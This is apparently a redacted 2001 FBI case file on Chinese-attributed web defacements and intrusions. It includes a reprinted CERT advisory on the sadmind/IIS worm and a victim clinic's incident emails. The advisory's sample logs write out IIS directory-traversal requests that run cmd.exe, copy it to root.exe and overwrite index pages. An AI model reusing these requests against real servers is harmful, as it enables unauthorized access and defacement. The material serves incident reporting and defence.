Details: Various entities in North Carolina have experienced intrusions and attempted intrusions from UNSUB(S) emanating from Internet Protocol (IP) addresses resolving back to China. One such victim was SyTec Business Solutions (SyTec), 19 West Hargett Street, Suite 900, Raleigh, NC 27601, Telephone number: 919-856-2300. Details of the intrusions, occurring early April, 2001, were provided by [redacted] b6 b7C SyTec and are documented in the enclosed FD-302. SyTec computers running the Windows 2000 Operating System (OS) and Microsoft IIS 5.0, were connected to from the Internet Protocol (IP) addresses of 61.153.115.113, 211.94.201.200, 61.157.222.11, 61.147.9.11, and 61.147.5.135. These IP's resolve to computers located in China.

On 04/19/01, [redacted] b6 b7C State of North Carolina, Office of Information Technology Services, telephone number: [redacted] advised a server in the governor's office had been compromised from an IP address of 211.99.199.75. This IP resolves to www.netxeyes.com, a computer in China. The compromised server was set up to be a master for a Distributed Denial of Service (DDoS) attack. After identifying the intrusion, [redacted] cleaned the intruder's files off of the system and ensured patches were properly installed. As a result, the DDoS attack was never launched. Information obtained from [redacted] is provided in an enclosed 1-A envelope. [redacted] is willing to provide further assistance should he be requested to do so.

On 05/03/01, [redacted] Special Agent, b6 b7C Environmental Protection Agency (EPA), Office of the Inspector General (OIG), Office of Investigation, 401 M Street, MC 2431, Washington, DC 20460, telephone number: [redacted] (office), [redacted] (cell), advised a computer at the EPA's facility in Research Triangle Park, NC was compromised. This intrusion emanated from an IP address of 202.110.94.135, which resolves to a computer located in China. The victim machine's web page was altered to display Chinese characters, which when translated stated something to the effect: PROTECT CHINA'S UNITY, INSIST ON ONE CHINA. SA [redacted] advised the EPA OIG was interested in pursuing this matter jointly with the FBI.

Other intrusions employing the sadmind/IIS Worm, as described in the CERT Advisory CA-2001-11, and possibly attributable to individuals in China have also been reported. Attached to and considered part of this EC is a copy of the CERT Advisory CA-2001-11 which explains in detail the employed attack.

Attacks associated with this attack methodology include:

To: Chicago From: Charlotte
Re: [redacted], 05/10/2001 b3 b7E

An intrusion and defacement of a web page for Craig Davis Properties located in Raleigh, NC, POC [redacted] b6 telephone number: [redacted] This web site was hosted by b7C SyTec and defaced over the weekend of 05/05-06/01. In attempting to investigate this intrusion, [redacted] contacted [redacted] telephone number: [redacted] who represents the vendor for a telephony system which was running on the Craig Davis Properties NT server. [redacted] advised two other computers running the same telephony system were also victimized over the weekend of 05/05-06/01. The intrusion into the Craig Davis Properties NT server emanated from an IP address of: 200.36.108.8, which resolves to a computer located in Mexico. Information provided by [redacted] as well as an IP lookup, is provided in an enclosed 1-A envelope. [redacted] is willing to provide further assistance should he be requested to do so.

An intrusion and defacement of a web page run by Aerial Images located at 615 Hillsborough St, Raleigh, NC was reported on 05/08/01 by [redacted] telephone number: 919-833-9662, b6 extension [redacted] The web page was Aerial Images' "terranova" web b7C site. [redacted] identified the intrusions as emanating from IP addresses of 148.220.16.251 and 209.211.205.56. The 148.220.16.251 IP resolves to a computer located in Mexico, and the 209.211.205.56 IP address resolves back to LCI International. Information provided by [redacted] as well as an IP lookup, is provided in an enclosed 1-A envelope. [redacted] is willing to provide further assistance should he be requested to do so.

An intrusion and defacement of a web page hosted by Utenzi Corporation, P.O. Box 13479, 808 Aviation Parkway, Suite 1100, Research Triangle Park, NC 27708-3479, was reported by [redacted], telephone number 919-852-0690. b6 [redacted] advised he had dissected the hack and was willing to b7C provide further assistance. After speaking with the NIPC, SA [redacted] Charlotte Division, Raleigh Resident Agency, instructed [redacted] to E-mail his analysis to SSA [redacted] FBIHQ, NIPC.

Unsuccessful probes were reported by [redacted] b6 [redacted] Advanced PC, 413 S Hughes Street, Apex, NC 27502. b7C Advanced PC provides Information Security services to its customers. The probes [redacted] identified were from IP addresses 61.139.59.73 and 61.142.242.231 which resolve to computers located in China, as well as an IP address of 211.60.222.160 which resolves to a computer located in Korea. No probes resulted in intrusions; however, due to the nature of the probes and the current tensions with China, [redacted] believed he should report the probes.

b3
b7E

In all the aforementioned cases, both financial and data losses have been minimal.

This information is being forwarded to Chicago for whatever action deemed appropriate. No further investigation will be conducted by Charlotte at this time.

To: Chicago From: Charlotte
Re: [redacted] 05/10/2001

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, IL

Read and Clear.

♦♦

CERT® Advisory CA-2001-11 sadmind/IIS Worm

Original release date: May 08, 2001
Last revised: May 08, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (refer here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromis systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris syste and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the h Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer ove vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

http://www.kb.cert.org/vuls/id/28934
http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability compromise the IIS systems. For additional information about this vulnerability, see

http://www.kb.cert.org/vuls/id/111677

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

- Sample syslog entry from compromised Solaris system

```
May  7 02:40:01 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
May  7 02:40:01 carrier.domain.com last message repeated 1 time
```


```
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:08 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Hangup
May  7 02:40:08 carrier.domain.com last message repeated 1 time
May  7 02:44:14 carrier.domain.com inetd[139]: /usr/sbin/sadmind: Killed
```

- A rootshell listening on TCP port 600

- Existence of the directories
  - /dev/cub *contains logs of compromised machines*
  - /dev/cuc *contains tools that the worm uses to operate and propagate*

- Running processes of the scripts associated with the worm, such as the following:
  - /bin/sh /dev/cuc/sadmin.sh
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
  - /bin/sh /dev/cuc/uniattack.sh
  - /bin/sh /dev/cuc/time.sh
  - /usr/sbin/inetd -s /tmp/.f
  - /bin/sleep 300

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

- Modified web pages that read as follows:

```
fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn
```

- Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir 2(
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+..
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+<HTML code inserted here>../../index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other S and IIS systems. IIS systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with roo privileges on vulnerable Solaris systems, and arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised Windows machine, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

For IIS Version 4:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

For IIS Version 5:
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?
doctype=coll&doc=secbull/191&type=0&nav=sec.sba

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?
doctype=coll&doc=secbull/191&type=0&nav=sec.sba

References

1. *Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal extended unicode in url (MS00-078)* http://www.kb.cert.org/vuls/id/111677
2. *CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sac* http://www.cert.org/advisories/CA-1999-16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finl John Shaffer

---

This document is available from: http://www.cert.org/advisories/CA-2001-11.html

---

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT personnel answer the hotline 08:00-20:00 EST(GMT-5) / EDT(GMT-4) Monday throug Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weeke

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

```
May 08, 2001: Initial Release
May 08, 2001: Formatting change to improve printing
```

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/15/2001

To: Counterterrorism **Attn:** NIPC, CIU,
SSA

Chicago **Attn:** SA

From: Cleveland
Squad 16
Contact:

b3
b6
b7C
b7E

Approved By:

Drafted By:

Case ID #: (Pending)

Title: Unsubs;
Pioneer Standard Electronics
Solon, OH - Victim
Unauthorized Intrusions from China

Synopsis: Attempts were made to gain unathorized access to a Cleveland area web server from China on 5/10/01 and unauthorized access was obtained on a mailbox exchange web server on 5/9/01 at which time a default web page was defaced.

Details: b6 b7C
Pioneer Standard Electronics, 28600 Fountain Parkway, Solon, OH tel# advised SA on 5/15/01 that attempts were made by hackers in China to make unauthorized access to the web site for Pioneer Standard, www.underground.pios.com. advised that underground.pios.com is a secured business to business e-commerce web site for computer systems divisions of Pioneer Standard Electronics. He advised that the firewall (199.33.129.111) and four web servers are physically located in Garfield Heights, OH. He advised that when a web browser points to the underground.pios.com address, the firewall can direct them to any of the four web servers on a rotation basis. advised that the system is set up to e-mail him when errors on the servers occur. He stated that on 5/10/2001 at 11:52 AM EST, he was notified via email by the web server and then contacted his firewall administrator, at the Garfield Heights location. then observed attempts by some hacker from "helc.edu.cn", a site of a Chinese University, making ping and http commands against their web site. described these commands as attempting to access the system files on the

b3
b7E

b3
b7E

server. He advised that the servers run Windows 2000. [redacted] advised that the attempts to access their system was exclusively at port 80 (the http protocol) at a "\scripts" directory. [redacted] advised that the hacker made 14 identical attempts at accessing the system folders. [redacted] advised that [redacted] blocked access from the Chinese IP address at the firewall.

b6
b7C

[redacted] advised that then at 21:30 on 5/10/2001, another attempt was made on their web server to gain unauthorized access. These http commands were directed to default web pages at the "\msadc" directory. This attempt was made from a site in Asia with an IP address of 211.91.132.240. [redacted] advised that this IP address does not resolve to a domain name. He advised that this IP address is a SunOS box that can be accessed using telnet. [redacted] advised that he checked other sites on the class B network with this IP address range and determined that they were all from China and Taiwan. [redacted] had this IP blocked at the router.

b6
b7C

[redacted] advised that [redacted] had then determined that an external machine off their network, an exchange mailbox web server was accessed sometime on 5/9/2001 and an unused default web page was defaced. The defaced page stated "Fuck the US Government" and was signed by someone using a name like "Poizon". The defaced page also made a reference to contacting the Administrator at Yahoo.com. [redacted] did not save a copy of the defaced page.

b6
b7C

[redacted] has not determined a dollar loss due to this hacking incident but advised that he spent one full day resolving the problem and the firewall administrator spent a few hours on this problem.

Cleveland is providing this information to Chicago since SA [redacted] is coordinating all web page defacements/unauthorized intrusions from China.

b3
b7E

LEAD(s):

Set Lead 1:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2:

CHICAGO

AT CHICAGO

Action deemed appropriate.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/11/2001

On May 9, 2001, [redacted] b6 b7C Union Baker Educational Service District, 10100, McAlister Road, Island City, Oregon, 97850 (541) 963-4106, FAX (541) 963-7256 telephonically contacted the writer and advised of the following:

Her network suffered two attacks, the first coming on May 5, 2001. She did not become aware of the attack until 05/07/2001 when a web page was inserted to her site in place of a page that should have allowed booking of multi media films for the school district. The hackers redirected all of her links so that after seeing the opening page of the ESD web site users were directed to a page that read "fuck USA Government, fuck PoizonBOx, contact:sysadmcn@yahoo.com.cn". The page was red lettering on a black background.

The box that was attacked was using NT 4.0 running Service Pack 6A. The only function of the box was to reserve films and constituted a small part of her network. In researching the attack, she determined that a file RIT.EXE had been placed in the \Scripts directory. It appeared to her that this file would allow the hackers to have back door access to her system. She also thought that it would have allowed them to log passwords as her users logged onto the system.

Her system has a direct link through multiple T1 connections to the University of Oregon. Most school districts receive connections to the Internet through Oregon Public Education. However, because of her remote location and the fact that several school districts connect through her system she was given direct access to the University of Oregon. She believed the other school districts that were attacked also were directly connected to the University of Oregon rather than through Oregon Public Education.

[redacted] b6 b7C provided two copies of NeoTrace routings regarding the attack sites. She also provided a copy of the HTML code for the inserted page. [redacted] was willing to cooperate in any way she could to aid in the investigation of this matter.

Investigation on 05/09/2001 at Pendleton, Oregon (telephonically)

File # [redacted] Date dictated 05/11/2001 b3 b6 b7C b7E

by SA [redacted]


[redacted] b6 b7C

fuck USA Government
fuck PoizonBOx


contact:sysadmcn@yahoo.com.cn

```
<html><body bgcolor=black><br><br><br><br><br><br><table
width=100%><td><p align="center"><font size=7 color=red>fuck USA
Government</font><tr><td><p align="center"><font size=7 color=red>
fuck
PoizonBOx<tr><td><p align="center"><font size=4
color=red>contact:sysadmcn@yahoo.com.cn</html>
```

1st Attack - [redacted] & 05/05/01
ran root.exe several times 06:49



2nd Attack 11:49:52 05/07/01



FD-340 (7-19-00)

Universal Case File Number [redacted] b3 b7E

Field Office Acquiring Evidence PD

Serial # of Originating Document

Date Received 5/9/2001

From Union/Baker ESD
(Name of Contributor)

[redacted] b6 b7C
(Address of Contributor)

La Grande, OR
(City and State)

By SA [redacted]

To Be Returned ☐ Yes ☑ No

Receipt Given ☐ ☑ No

Grand Jury Material - Disseminate Only Pursuant to Rule 6 (e) Federal Rules of Criminal Procedure

☐ Yes ☑ No

Federal Taxpayer Information (FTI)

☐ Yes ☑ No

Title: Unsub(s)
Hacker Attack
5/7/2001

Reference:
(Communication Enclosing Material)
302 dated 5/11/2001

Description: ☑ Original notes re interview of [redacted] b6 b7C

[redacted] b6 b7C

From: [redacted]
Sent: Thursday, May 10, 2001 12:15 PM
To: 'eugene.portland@fbi.gov'


default.asp


index.asp


default.htm


index.htm

<<default.asp>> <<index.asp>>

<<default.htm>> <<index.htm>>

> [redacted] b6 b7C
> [redacted]
> The Corvallis Clinic, P. C.
> [redacted]
> http://www.corvallis-clinic.com
> P 541-753-1618 [redacted]
> F 541-758-2685
> **********
> CONFIDENTIALITY NOTICE: This e-mail message, including any attachments, is
> for the sole use of the intended recipient's and may contain confidential
> and privileged information. Any unauthorized review; use, disclosure or
> distribution is prohibited. If you are not the intended recipient, please
> contact the sender by reply e-mail and destroy all copies of the original
> message. Any stated opinions are those of the author and are not
> necessarily those of The Corvallis Clinic
>

8

```
<html><body bgcolor=black><br><br><br><br><br><br><table width=100%><td><p
align="center"><font size=7 color=red>fuck USA Government</font><tr><td><p
align="center"><font size=7 color=red>fuck PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

[redacted]

b6
b7C

From: [redacted]
Sent: Monday, May 14, 2001 6:33 PM
To: [redacted]
Subject: The Corvallis Clinic, P.C.

corvallis.zip

Here is what I have found so far.

<<corvallis.zip>>

> [redacted]
> [redacted]
> The Corvallis Clinic, P. C.
> [redacted]
> http://www.corvallis-clinic.com
> P 541-753-1618 x [redacted]
> F 541-758-2685
> **********
> CONFIDENTIALITY NOTICE: This e-mail message, including any attachments, is
> for the sole use of the intended recipient's and may contain confidential
> and privileged information. Any unauthorized review; use, disclosure or
> distribution is prohibited. If you are not the intended recipient, please
> contact the sender by reply e-mail and destroy all copies of the original
> message. Any stated opinions are those of the author and are not
> necessarily those of The Corvallis Clinic
>

b6
b7C

9

[redacted] b6 b7C

From: [redacted]
Sent: Monday, May 14, 2001 11:23 PM
To: MIS
Cc: Endeavour; [redacted]
Subject: Changes due to the hack.

Importance: High

Using patch work (patchwrk.exe) from the Global Incident Analysis Center I analyzed the vulnerabilities on Endeavour. Using the Microsoft Windows update http://windowsupdate.microsoft.com/ I down loaded and installed the recommended security patches. Using patch work I applied the suggested patches in Microsoft security bulletins MS99-025, MS00-008 and MS00-086. Reran patch work and came up clean on all but one registry issue. I have not been able to get this remaining suggested patch to take. Will look into it more tomorrow. Most if not all of the holes have been plugged.

On all servers the FTP and WEB services have been disabled or set to manual start. Additionally the PCanywhere on challenger and Exeter have been set to manual. If anyone such as HBOC needs access to these servers the PCanywhere host service must be manually started and then stopped after the support access in completed. The FTP services on the av3650, d380 and g70 have been left on. These three systems are not accessible from the Internet. FTP is necessary on the av3650, d380 and g70 for HBOC support and are not accessible by anonymous, the user must have a valid user ID and password.

During the analyses the first attack on Endeavour was 3/3/2001 the last one was last Friday 5/12/2001. Each one would progress a little further. It appears that there were attacks on 5/4/2001 and 5/10/2001. The web page defacing took place on the 4th and the 10th of May. The attack on Friday the 12th was unsuccessful due to us catching it on Thursday and stopping services, changing file names and registry entries.

The attack takes advantage of known vulnerabilities in Microsoft's IIS that had not been patched. The attacker would FTP a set of files to the FTP server. Using a web browser enter a URL string that would make a copy of CMD.EXE in the scripts directory on the IIS server. Then Using the web browser use the copied CMD file execute the FTP'd files to install and applications and services on the server. These services would then allow the intruder to take control of the server and gain access to the file system of the server. This would also allow them to capture the login name and password of the user logging into the server, in our case the administrators account. It is assumed at this point the attacker has our administrative password. After installing a few utility's, programs and asp scripts, delete most of the downloaded items leaving only what was necessary to maintain control.

10

When monitoring our servers tell tail signs of an attack are services MMTASK, OS2SRV and INDEX running. Processes running such as FireDaemon.exe, Newgina.dll and SUD.exe. If anyone sees these on any servers notify [redacted] b6 b7C [redacted] immediately, page us if you have to. Not all of these must be running at the same time but any one or more in any combination. The tools for this kind of an attack are readily available on the Internet and could have been accomplished by any knowledgeable determined teenager.

I have not been able to determine beyond a doubt what other information has been compromised. It however appears that no other systems or data has been accessed. There is no evidence to suggest that there has been anything done

beyond defacing a few web pages and obtaining the administrators password. I have been working with an FBI agent in Portland [redacted] concerning this attack. Agent [redacted] has told me that there have been 15 known attacks exactly like ours on sites in Oregon in the last few weeks . In all cases the extent of the damage was defacing of web pages only. These attacks are coming from locations inside the Peoples Republic of China. At agent [redacted] request I have sent him copies of log files and other information pertinent to the investigation.

b6
b7C

In the next few days we will be evaluating the impact on server process and other systems the changing of the administrators password. All other passwords should be changed based on the assumption that other passwords have been obtained. There is no evidence that they have, it is assumed. It is better to be safe than sorry [redacted] and I are evaluating the configuration of the PIX firewall to tighten up access to our systems. This type of attack can not be prevented by a firewall. However the more access there is through the firewall to internal systems the more vulnerable we are.

b6
b7C

This has been one of those things that you wish had not happened, should not have happened, but has turned into a valuable learning experience. I hope that this has opened our eyes as department to the importance of security, tech bulletins and system patches. Let us all work together and diligently pursue a secure environment for our patients data. Events such as this could have a direct impact on patient care and the reputation of the clinic.

> [redacted]
> [redacted]
> The Corvallis Clinic, P. C.
> [redacted]
> http://www.corvallis-clinic.com
> P 541-753-1618 > [redacted]
> F 541-758-2685
> **********
> CONFIDENTIALITY NOTICE: This e-mail message, including any attachments, is
> for the sole use of the intended recipient's and may contain confidential
> and privileged information. Any unauthorized review; use, disclosure or
> distribution is prohibited. If you are not the intended recipient, please
> contact the sender by reply e-mail and destroy all copies of the original
> message. Any stated opinions are those of the author and are not
> necessarily those of The Corvallis Clinic
>

b6
b7C

